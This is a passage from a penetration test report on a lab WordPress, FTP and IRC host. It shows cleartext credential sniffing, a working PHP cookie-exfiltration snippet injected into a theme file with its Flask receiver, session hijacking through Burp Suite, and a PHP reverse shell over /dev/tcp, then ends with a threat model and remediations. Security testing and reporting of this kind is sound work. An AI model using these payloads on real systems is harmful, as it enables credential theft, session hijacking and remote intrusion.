160 44.628794444  10.0.2.15   10.0.2.4     TCP         66 35416 → 80 [ACK] Seq=1565 Ack=14
162 44.628909217  10.0.2.15   10.0.2.4     TCP         66 35416 → 80 [ACK] Seq=1565 Ack=16
176 45.473909845  10.0.2.15   10.0.2.4     HTTP       862 GET /wp-includes/js/thickbox/thi
```

Figure 1: Traffic sent by the client to the WordPress server viewed in Wireshark.

One of these requests was an HTTP POST request to the */wp-login.php* endpoint.



```
▸ Frame 119: 769 bytes on wire (6152 bits), 769 bytes captured (6152 bits) on interface
▸ Ethernet II, Src: PcsCompu_dd:07:62 (08:00:27:dd:07:62), Dst: PcsCompu_4f:38:46 (08:0
▸ Internet Protocol Version 4, Src: 10.0.2.15 (10.0.2.15), Dst: 10.0.2.4 (10.0.2.4)
▸ Transmission Control Protocol, Src Port: 35416, Dst Port: 80, Seq: 1, Ack: 1, Len: 70
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
    ▸ Form item: "log" = "philip"
    ▸ Form item: "pwd" = "supersecure123"
    ▸ Form item: "wp-submit" = "Log In"
    ▸ Form item: "redirect_to" = "http://10.0.2.4/wp-admin/"
    ▸ Form item: "testcookie" = "1"
```


Figure 2: User credentials can be viewed in cleartext.

Viewing the content of this post request, it was possible to see the content being transferred clearly, since it was transferred in cleartext. An attacker able to view this traffic would be able to steal these credentials and log in as the 'philip' administrator user.

A similar attack may be performed in order to retrieve credentials submitted while authenticating FTP connections. As an example, the maliciously created 'attacker' user profile will be used, but the same approach could be employed to steal the 'philip' user's credentials.

Wireshark was used to capture the packets from the communication between a client logging in to the target host's FTP service.


```
[On client machine]
$ ftp attacker@10.0.2.4
Connected to 10.0.2.4.
220 (vsFTPd 2.3.0)
331 Please specify the password.
Password:
230 Login successful.
```



```
tcp.stream eq 0
No.   Time         Source      Destination  Protocol  Length Info
    1 0.000000000  10.0.2.15   10.0.2.4     TCP           74 38488 → 21 [SYN] Seq=0 Win=65535
    2 0.000931213  10.0.2.4    10.0.2.15    TCP           74 21 → 38488 [SYN, ACK] Seq=0 Ack=
    3 0.001056983  10.0.2.15   10.0.2.4     TCP           66 38488 → 21 [ACK] Seq=1 Ack=1 Wir
    4 0.007345301  10.0.2.4    10.0.2.15    FTP           86 Response: 220 (vsFTPd 2.3.0)
    5 0.007397157  10.0.2.15   10.0.2.4     TCP           66 38488 → 21 [ACK] Seq=1 Ack=21 Wi
    6 0.008829101  10.0.2.15   10.0.2.4     FTP           81 Request: USER attacker
    7 0.009605703  10.0.2.4    10.0.2.15    TCP           66 21 → 38488 [ACK] Seq=21 Ack=16 W
    8 0.010256584  10.0.2.4    10.0.2.15    FTP          100 Response: 331 Please specify the
    9 0.053543303  10.0.2.15   10.0.2.4     TCP           66 38488 → 21 [ACK] Seq=16 Ack=55 W
   14 2.115772078  10.0.2.15   10.0.2.4     FTP           81 Request: PASS password
   15 2.155263337  10.0.2.4    10.0.2.15    TCP           66 21 → 38488 [ACK] Seq=55 Ack=31 W
   18 2.388559241  10.0.2.4    10.0.2.15    FTP           89 Response: 230 Login successful.
```

Figure 3: User profile's username ('attacker') and password ('password') are clearly visible in cleartext

Likewise, the IRC channels were also found vulnerable to this same attack.



```
[PSH, ACK] Seq=1782 Ack=107 Win=5824 Len=82 TSval=4294941767 TSecr=347149535
[PSH, ACK] Seq=107 Ack=1864 Win=64128 Len=12 TSval=347149539 TSecr=4294941767
[PSH, ACK] Seq=1864 Ack=119 Win=5824 Len=158 TSval=4294941768 TSecr=347149539
[PSH, ACK] Seq=119 Ack=2022 Win=64128 Len=23 TSval=347164412 TSecr=4294941768
[PSH, ACK] Seq=2022 Ack=142 Win=5824 Len=57 TSval=4294945484 TSecr=347164412
[PSH, ACK] Seq=2079 Ack=142 Win=5824 Len=93 TSval=4294947992 TSecr=347164413
[PSH, ACK] Seq=142 Ack=2172 Win=64128 Len=12 TSval=347194411 TSecr=4294947992

00  08 00 27 4f 38 46 08 00  27 dd 07 62 08 00 45 00   ··'O8F··  '··b··E·
10  00 50 48 12 40 00 40 06  da 83 0a 00 02 0f 0a 00   ·PH·@·@·  ········
20  02 04 cc 44 1a 29 49 c6  a5 be 80 fb aa a3 80 18   ···D·)I·  ········
30  01 f5 18 55 00 00 01 01  08 0a 14 b1 14 b2 ff ff   ···U····  ········
40  8f 17 6f 70 65 72 20 70  68 69 6c 69 70 20 73 75   ··oper p hilip su
50  70 65 72 73 65 63 75 72  65 31 32 33 0d 0a         persecur e123··
```

Figure 4: IRC traffic from a client using the /OPER command with user credentials 'philip' 'supersecure123' can be viewed in cleartext

Post-exploitation: WordPress Session Jacking (cookies)

Relevant Vulnerabilities: Prior vulnerabilities facilitating root access

Keywords: Session jacking, post exploitation, persistence

The WordPress instance running on the target machine was found to be configured such that few actions could be performed by an attacker who gained access merely to the administrator panel of the site. However once root system access has been obtained, the site's files can be edited directly. By inserting malicious code, we can exfiltrate user cookies to a machine controlled by an attacker. This can facilitate session-jacking. For example, when any user logs in, an attacker with access to their session cookies may then "log in" using the same session cookies.

To perform this vulnerability, malicious PHP was added to the file *footer.php* (although it may be added to any frequently accessed site PHP file) in the *twentysixteen* WordPress theme directory.

```
...
<?php
$url = 'http://10.0.2.15:5000/cookies';
$data = array('cookies' => $_COOKIE);

// use key 'http' even if you send the request to https://...
$options = array(
    'http' => array(
        'header'  => "Content-Type: application/json\r\n",
        'method'  => 'POST',
        'content' => json_encode($data)
    )
);
$context  = stream_context_create($options);
$result = file_get_contents($url, false, $context);
?>
...
```

This code made a POST request to a Python Flask server running on the attacker's machine (10.0.2.15) on port 5000, a request which contained all the browser cookies of the user who just accessed the page.

The code for the Flask server:


```
from flask import Flask
from flask_cors import CORS
from flask import request

app = Flask(__name__)
CORS(app) # Allows cross-origin requests so server can receive reqs from WP site

@app.route('/cookies', methods=["POST"])
def get_cookies():
    cookies = request.json['cookies']
    print("Cookies:", cookies) # print the cookies
    return "OK"

if __name__ == "__main__":
    app.run(host="0.0.0.0", debug=True) # run publicly on the network
```

Logging in as the 'philip' administrator user and navigating to the home page results in the session cookies being exfiltrated to the attacker-controlled Flask server.




Philip's Blog

Just another WordPress site

Name	Value	Domain
wordpress_0ceb88372c8f05c5...	philip%7C1677911988%7CFYh4rUvgvuacjNcmxKcHcOwggRkLcZiZTX7a2KGP8Ir%7C6033a90dfe74dcba66ba8548b241651812...	10.0.2.4
wordpress_0ceb88372c8f05c5...	philip%7C1677911988%7CFYh4rUvgvuacjNcmxKcHcOwggRkLcZiZTX7a2KGP8Ir%7C6033a90dfe74dcba66ba8548b241651812...	10.0.2.4
wordpress_logged_in_0ceb88...	philip%7C1677911988%7CFYh4rUvgvuacjNcmxKcHcOwggRkLcZiZTX7a2KGP8Ir%7C3b65f3d8d52220baac7f62f96146ddc3337...	10.0.2.4
wordpress_test_cookie	WP+Cookie+check	10.0.2.4
wp-settings-1	libraryContent%3Dbrowse	10.0.2.4

Figure 5: Logging in as the 'philip' admin user results in user being allocated session cookies.

On the Flask server, these cookies are divulged to the attacker.




```
└─$ python api.py
 * Serving Flask app 'api'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a prod
uction WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:5000
 * Running on http://10.0.2.15:5000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 711-360-688
Cookies: {'wp-settings-time-1': '1677711606', 'wp-settings-1': 'libraryContent=browse', 'wo
rdpress_test_cookie': 'WP Cookie check', 'wordpress_0ceb88372c8f05c5bc812e7f0748da8a': 'phi
lip|1677911988|FYh4rUvgvuacjNcmxKcHcOwggRkLcZiZTX7a2KGP8Ir|6033a90dfe74dcba66ba8548b2416518
12625f79f53d1c5cfb896cfb081c6326', 'wordpress_logged_in_0ceb88372c8f05c5bc812e7f0748da8a':
'philip|1677911988|FYh4rUvgvuacjNcmxKcHcOwggRkLcZiZTX7a2KGP8Ir|3b65f3d8d52220baac7f62f96146
ddc3337e833e6e230b01904402e544effd8e'}
10.0.2.4 - - [02/Mar/2023 19:13:41] "POST /cookies HTTP/1.0" 200 -
```

Figure 6: Cookies are received by attacker

To hijack the session, *Burpsuite* may be used. Requests proxied through Burpsuite can have cookies added to them. This can be done by going to *Project Options > Sessions > Session Handling Rules > Add > Add (again) > Set a specific cookie or parameter value*.

Then the relevant cookies may be added. In the case of WordPress, not all the cookies are relevant (e.g. *wp-settings-1, wp-settings-time-1, wordpress_test_cookie* are not added in this example, only the session cookies were added).


Session handling action editor - Rule 1

This action sets a specific value in a named request parameter or cookie.


Name: wordpress_0ceb88372c8f05c5bc812e7f0748da8a

Value: 3548b241651812625f79f53d1c5cfb896cfb081c6326

[✓] If not already present, add as: cookie

Figure 7: Adding session cookies in Burpsuite

For this demonstration the scope of this rule can be set to include *all proxied* URLs.


Session handl

Details | Scope

Tools Scope

Select the tools that this rule will be applied to.

[✓] Target [✓] Scanner [✓] Repeater
[✓] Intruder [✓] Sequencer [ ] Extender
[✓] Proxy (use with caution)

URL Scope

Use the configuration below to control which URLs this rule applies to.

● Include all URLs
○ Use suite scope [defined in Target tab]
○ Use custom scope

Figure 8: Scope settings for 'Rule 1'

Now even after clearing the browser cookie cache, it is possible to "log in" as 'philip' again. A similar attack could also be performed by sending the user's username and password to the Flask server, however by using cookies, controls such as 2-factor authentication and suspicious login notifications are circumvented.




Figure 9: Cleared cookie cache, no longer logged in (no admin toolbar header) and not proxying traffic through Burpsuite




Figure 10: Using Burpsuite to proxy our traffic, we are immediately "logged in" and have access to the admin toolbar header.

This exploit can only be performed if the system has already been seriously compromised *however* it provides a way for attackers to persist post-exploit, and even technically literate sysadmins may not notice the modified PHP file or the POST requests made by the server since no firewall was found to be active. So even once the other system vulnerabilities discussed have been mitigated, an attacker may be able to continue causing harm using this attack path.

PHP reverse shell using FTP

If an attacker is able to steal FTP credentials via packet sniffing, it is possible to use these credentials to establish local access on the machine. The FTP directory was found to be configured as the root directory of the WordPress site. by modifying a file such as *404.php* in the *twentysixteen* theme directory to include code instantiating a reverse shell, local access was established. The maliciously created 'attacker' user is used as an example, however this attack may also be performed using the 'philip' user if their credentials are known.

First the *404.php* file was retrieved

```
ftp attacker@10.0.2.4
Connected to 10.0.2.4.
220 (vsFTPd 2.3.0)
331 Please specify the password.
Password:
230 Login successful.
ftp> cd /wp-content/themes/twentysixteen [navigate to theme being used by site]
ftp> get 404.php
ftp> exit
```


and the malicious reverse shell code was appended.

```
<?php exec("/bin/bash -c 'bash -i > /dev/tcp/10.0.2.15/1234 0>&1'"); ?>
```

Then the file was transferred back to the server.

```
ftp attacker@10.0.2.4
Connected to 10.0.2.4.
220 (vsFTPd 2.3.0)
331 Please specify the password.
Password:
230 Login successful.
ftp> cd /wp-content/themes/twentysixteen [navigate to theme being used by site]
ftp> put 404.php
ftp> exit
```

Navigating to the *404.php* page whilst listening on the attacking machine on port 1234 was found to yield a reverse shell.



Philip's Blog

Just another WordPress site

Oops! That page can't be found.

It looks like nothing was found at this location. Maybe try a search?

Figure 11: Navigating to 404.php now spawns a reverse shell

```
$ nc -lvp 1234
listening on [any] 1234 ...
10.0.2.4: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 56723
whoami
www-data
```

Threat Modelling and Traceability Matrix

This section summarises a basic threat model of the CyberColony system using a network diagram of the system and a traceability matrix to examine actions of potential threat actors. This model may be useful during the implementation of the recommended remediations and mitigations.

Attacks which are the result of chaining attacks already present in the matrix are not explicitly included in excess of their constituent parts, since no new information would be provided from their inclusion. (e.g. for an external network user to gain access to the content of */etc/shadow* first they would gain local host privileges (row 1), then elevate their privilege to root (row 6/7), then access */etc/shadow* (row 8)).

Threat Actors	Assets
TA01: External Network User	A01: MySQL Database Credentials
TA02: Adjacent Network User	A02: MySQL Database Content
TA03: Local Host User	A03: Local user (e.g. 'philip') log-in credentials
TA04: Root Host User	A04: Host (local access)
	A05: Host (root access)
	A06: WordPress credentials
	A07: Local Files (e.g. /etc/shadow, WordPress Uploads, personal documents, etc.)
	A08: WordPress Session Cookies
	A09: IRC credentials




Figure 12: A diagram of the tested system including the locations of various threat actors and assets in the system (note that partial or total control of an asset may be possible from multiple locations, hence the repeated labels.

Threat Actor	**Asset**	**Attack** (including surface)	**Impact**	**Controls** (italics indicate control is not in place)	**Exploitability**	**Verified During Testing**
TA01	Host (local access)	UnrealIRCd backdoor reverse shell. Surface: Ports 6667, 6697, 8067	High impact, attacker can perform limited reading, writing, execution of files on the host, and is in a position to elevate their privilege.	*Update Application, firewall can block suspicious outgoing traffic*	High, can be easily exploited using a system like *Metasploit*.	Yes
TA02	WordPress credentials	HTTP traffic tapping. Surface: Network interface	Medium. If attacker only has access to WordPress admin panel, their influence is limited to just ordinary WordPress admin actions.	*Upgrade to HTTPS (e.g. using TLS 1.3)*	Low/Medium, requires attacker being adjacent on network and be able to record traffic at same time victim logs in.	Yes
TA02	Host (local access)	Injecting malicious PHP into WordPress site files. Surface: WordPress admin panel.	High, if attacker in possession of valid WordPress credentials.	Media/plugin upload disabled, PHP editing disabled.	Low, controls currently in place successfully mitigate vulnerability.	No. Controls prevented attack.
TA02	Local user login credentials	FTP traffic tapping. Surface: Network interface	High impact, if a user is able to capture login credentials, they may modify files on the WordPress site, which may include instantiating a reverse shell.	*Upgrade to SFTP/FTPS*	Low/Medium, requires attacker being adjacent on network and be able to record traffic at same time victim logs in.	Yes
TA01/ TA02	Host (local access)	Predicated on having valid FTP credentials: PHP reverse shell instantiation. Surface: Port 21	High, if attacker in possession of valid FTP credentials (see above), they may edit files on the WordPress site to instantiate a reverse shell.	*firewall can block suspicious outgoing traffic.*	High. If the attacker is already in possession of necessary log-in credentials.	Yes
TA03	Host (root access)	DirtyCOW privilege escalation Surface: Linux kernel/terminal	High impact, since the attacker may now perform actions unrestricted on the machine.	*Update application*	High, can be performed using pre-written C script.	Yes
TA03		Exploitation of 'find' SUID permissions. Surface: Linux kernel/terminal		*Remove 'find' SUID permissions.*	High, can be performed in a single line, although requires small amount of additional stabilisation.	Yes
TA04	Local files	Direct access Surface: Linux kernel/terminal	Proportional to the value of the files discovered.	None. User is root so can override controls.	High, since root has user privileges, resources may be accessed directly.	Yes
	MySQL DB credentials					
	MySQL DB content					
TA03	MySQL DB content	Use credentials stolen from configuration files. Surface: MySQL terminal	Relatively low, since there is little information stored in the MySQL database. Only the hashed WordPress password, which can be found elsewhere.	*Remove/change default credentials, avoid password reuse.*	High, once credentials have been found, it is straightforward to use MySQL CLI to access database.	Yes
